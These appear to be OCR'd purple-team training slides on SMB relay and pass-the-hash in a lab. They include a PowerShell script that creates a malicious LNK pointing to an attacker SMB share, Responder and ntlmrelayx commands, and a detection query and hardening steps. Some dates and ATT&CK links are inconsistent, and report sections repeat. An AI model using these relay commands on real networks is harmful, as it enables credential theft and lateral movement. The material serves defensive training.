APT0040.1

SMB Relay and Pass the ash

- LNK Drop
- SMB Relay
- Pass the Hash

MITRE – T1171 – Credential Access
MITRE – T1075 – Lateral Movement
MITRE – T1550 – Alt. Auth Material

Lifecycle Walkthrough - Goal Setting


The Ingest: Known Threat (T1550 + T1075 + T1111)

The specific attack/component? NTLM/SMB Relay

- LNK and File Share Poisoning
- Impacket / NTLMRelayx
- CrackMapExec

The goal of the lifecycle:

- Demonstrate ease of attack
- Demonstrate risk of these vulnerabilities
- Push organizational mitigations forward
- Find ways to detect *hard to detect* attacks



Purple Team Lifecycle Walkthrough

1. Risk / Threat / Ingest: Pass the Hash Attacks
   - Challenging to detect
   - Security analyst technique
   - Also ATT&CK ID T1550.002
2. Planning:
   - Lab environment ready?
   - Optics stack online?
   - Analysts geared up?

ID: T1550.002

Sub-technique of: T1550

Tactics: Defense Evasion, Lateral Movement

Platforms: Windows

Data Sources: Authentication logs

Defense Bypassed: System Access Controls

CAPEC ID: CAPEC-644

Contributors: Travis Smith, Tripwire

Version: 1.0

Created: 30 January 2020

Last Modified: 23 March 2020

ATOMIC PURPLE TEAM

defensiveorigins.com

Attack Walkthrough – Generate LNK File

3. Attack! - Generate and drop the malicious LNK file.

Code (PowerShell):


```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")
$lnk.TargetPath = "\\10.10.98.20\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing \\dc01\labs triggers SMB auth."
$lnk.HotKey = "Ctrl+Alt+O"
$lnk.Save()
```


Attack Walkthrough – LNKGen GIF

3. Attack! - Generate and drop the malicious LNK file.

Attack Walkthrough – Share Visitor Auth Hijack


3. Attack! - Hijack the client SMB request.





Attack Walkthrough – Catching PtH in Real-Time

4. Hunt / Defend! - Use Recovered Hash to Catch the Attack



Hunt and Defend Methodology

How will hunting/defending work?

Detection of a successful Pass-the-Hash attack includes several facto


- Event ID: 4624
- Logon Process Name: NTLMSSP
- Logon Type: 3 (Network)
- User Reported SID: NULL / NOBODY (S-1-0-0)

Toggling the fields listed below produces probable pass-the-hash detection

- **logon_process_name**
- **src_ip_addr**
- **user_name**
- **user_reporter_sid**
- **host_name**

10.10.98.20	ntlmssp	S-1-0-0	localadmin	ws10-01.lab.defensiveorigins.com
10.10.98.20	ntlmssp	S-1-0-0	localadmin	ws10-01.lab.defensiveorigins.com
10.10.98.20	ntlmssp	S-1-0-0	localadmin	ws10-01.lab.defensiveorigins.com
10.10.98.20	ntlmssp	S-1-0-0	itadmin	dc01.lab.defensiveorigins.com
10.10.98.20	ntlmssp	S-1-0-0	itadmin	dc01.lab.defensiveorigins.com
10.10.98.20	ntlmssp	S-1-0-0	itadmin	dc01.lab.defensiveorigins.com

Adjusting to Threat



5. Adjust and Harden


- Implement controls for limiting LLMNR and NBNS
- SMB signing enforcement
- Implement detection mechanisms that trigger on Pass-the-Hash attacks
- Implement strong password policies and ongoing information security training
- Convert Sigma rule for the query listed below to your SIEM's format

event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp

APTLC Playbook

6. Report

- Simplify alignment to APTLC
- Allow for effective Collaboration
- Prove Effectiveness
- Document Work
- Simplify Change Management
- Requests for Production Deployment of Security and Configuration



ATOMIC PURPLE TEAM

The Report is 1.3 Pages.

Report Findings and Prepare for Production

Purple Team Lifecycle

Overall Status: **Completed**

PB1150 - NTLM Relay

Lifecycle Project Manager
Kent Ickler
Office: 605-939-0331
Email: kent@defensiveorigins.com

- Lifecycle Kickoff: 2/1/2020
- Simulation Start: 2/5/2020
- Simulation End: 2/10/2020
- Configuration Identified: 2/9/2020
- Change Management Referred 2/15/2020
- Configuration Deployed: 31/1/2020

Status Code Legend
- Attack Simulation
- Defense Simulation
- System Configuration Change
- Information

APT Lifecycle Ingest and Research	• Lifecycle Type: **Attack Simulation** • Lifecycle Objective: **Alert, Defend**	• Ingest Source: Known Threat • **MITRE T1171** https://attack.mitre.org/techniques/T1110/ • **MITRE T1075** https://attack.mitre.org/techniques/T1075/
	• Execute a simulation attack of an SMB relay end to end. Poison LLMNR/NBNS name resolution protocol. Relay authentications to systems that fail SMB signing requirements.	

Attack methodology	• Use Responder to capture authentication packets off network.
	`./Responder.py -I ens160`
	• Use impacket ntlmrelayx.py to relay captured hashes to other systems.
	`./ntlmrelayx.py -t ws10-01.lab.defensiveorigins.com -smb2support`
	• Cause workstation to query invalid file share location	

Defense methodology	• Search within optics stack for evidence of execution of password spray. Select the logs-endpoint-winevent-security-* index Toggle the event. Action, event_status_value, and user_name fields as columns The hunt involves timeline analysis and inspection of log entries. Note event.code 4776 and event_status_value "Account logon with misspelled or bad password"	
Lifecycle Adjustments	• Enable SMB Signing Requirements via Group Policy https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/ https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt System\CurrentControlSet\Services\LanManServer\Parameters \System\CurrentControlSet\Services\Rdr\Parameters • Limit LLMNR via Group Policy https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/ • Deny access to this computer from network Group Policy https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following.	

Change Management	• Deploy configuration to limit LLMNR, Enable SMB Signing Requirements and Deny access to this computer from the network. • Effected Users: Potential for all depending on authentication requirements of third party systems and integrations. Tested to have not affected any. • Rollback: Unassign GPOs.
Lessons Learned	• LLMNR and NBNS positing is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows captured hashes to be replayed to authenticate on other systems.

Report Findings and Prepare for Production

The Report is 1.3 Pages.

Top Section - Administrative

Purple Team Lifecycle

Overall Status: **Completed**

PB1150 - NTLM Relay and Pass-the-Hash

Lifecycle Project Manager
Jordan Drysdale
Office: 777-777-7777
Email: jordan@defensiveorigins.com

- Lifecycle Kickoff: 15/JUL/2020
- Simulation Start: 1/JUL/2020
- Simulation End: 18/JUL/2020
- Configuration Identified: 16/JUL/2020
- Change Management Referred 16/JUL/2020
- Configuration Deployed: 18/JUL/2020

Status Code Legend

- Attack Simulation
- Defense Simulation
- System Configuration Change
- Information

ATOMIC PURPLE TEAM

Report Findings and Prepare for Production

The Report is 1.3 Pages.

Top Section - Administrative

Purple Team Lifecycle

Overall Status: **Completed**

PB1150 - NTLM Relay and Pass-the-Hash

Lifecycle Project Manager
Jordan Drysdale
Office: 777-777-7777
Email: jordan@defensiveorigins.com

- Lifecycle Kickoff: 15/JUL/2020
- Simulation Start: 1/JUL/2020
- Simulation End: 18/JUL/2020
- Configuration Identified: 16/JUL/2020
- Change Management Referred 16/JUL/2020
- Configuration Deployed: 18/JUL/2020

Status Code Legend

- Attack Simulation
- Defense Simulation
- System Configuration Change
- Information

ATOMIC PURPLE TEAM

The Report is 1.3 Pages.

Report Findings and Prepare for Production

Next Section – Planning, Ingest, Attack (Steps 1-3)

APT Lifecycle Ingest and Research	☐ Lifecycle Type: **Attack Simulation** ☐ Lifecycle Objective: **Alert, Defend**	☐ Ingest Source: Known Threat ☐ MITRE T1171 https://attack.mitre.org/techniques/T1171/ ☐ MITRE T1075 https://attack.mitre.org/techniques/T1075/ ☐ MITRE 1550 https://attack.mitre.org/techniques/T1550/
	☐ Execute a simulation attack of an SMB relay end to end. Poison a network file share with a malicious file that can cause silent SMB authentication.	

Attack methodology	☐ Use an LNK to create hostile network share locations. Create LNK with PowerShell and copy the resultant LNK file to network shares where user has write privileges.
	`$objShell = New-Object -ComObject WScript.Shell`
	`$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")`
	`$lnk.TargetPath = "\\10.10.98.20\@threat.png"`
	`$lnk.WindowStyle = 1`
	`$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"`
	`$lnk.Description = "Browsing the \\dc01\labs file share triggers SMB auth."`
	`$lnk.HotKey = "Ctrl+Alt+O"`
	`$lnk.Save()`
	☐ Use impacket ntlmrelayx.py to relay captured hashes to other systems.
	`./ntlmrelayx.py -t 10.10.98.14 -smb2support`
	☐ Cause workstation to query invalid file share location	

ATOMIC PURPLE TEAM

The Report is 1.3 Pages.

Next Section – Hunt and Defend (Steps 4)

Defense methodology	▯ Search within optics stack for evidence of execution of relay or pass-the-hash attack. Select the logs-endpoint-winevent-security-* index The following combined events run as a query produce high-fidelity pass-the-hash results. • event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp This produces very few false positives. Including the src_ip_addr field produces accurate results.

ATOMIC PURPLE TEAM

defensiveorigins.com

Report Findings and Prepare for Production

The Report is 1.3 Pages.

Next Section – Adjust / Harden, Report (Steps 5, 6)

Lifecycle Adjustments	☐ Enable SMB Signing Requirements via Group Policy https://www.blackhillsinfosec.com/an-smb-relay-race-how-to-exploit-llmnr-and-smb-message-signing-for-fun-and-profit/ https://support.microsoft.com/en-us/help/161372/how-to-enable-smb-signing-in-windows-nt System\CurrentControlSet\Services\LanManServer\Parameters \System\CurrentControlSet\Services\Rdr\Parameters ☐ Limit LLMNR via Group Policy https://www.blackhillsinfosec.com/how-to-disable-llmnr-why-you-want-to/ ☐ Deny access to this computer from network Group Policy https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/deny-access-to-this-computer-from-the-network Policy: Computer Configuration >> Windows Settings >> Security Settings >> Local Policies >> User Rights Assignment >> "Deny access to this computer from the network" to include the following.
Change Management	☐ Deploy configuration to limit LLMNR, Enable SMB Signing Requirements and Deny access to this computer from the network. ☐ Affected Users: Potential for all depending on authentication requirements of third-party systems and integrations. Tested to have not affected any. ☐ Rollback: Unassign GPOs.
Lessons Learned	☐ LLMNR and NBNS positing is a common foothold to capture credentials. NTLM relay with SMB signing disabled allows credential materials to be replayed to authenticate on other systems.

Lessons Learned

New Techniques Learned?

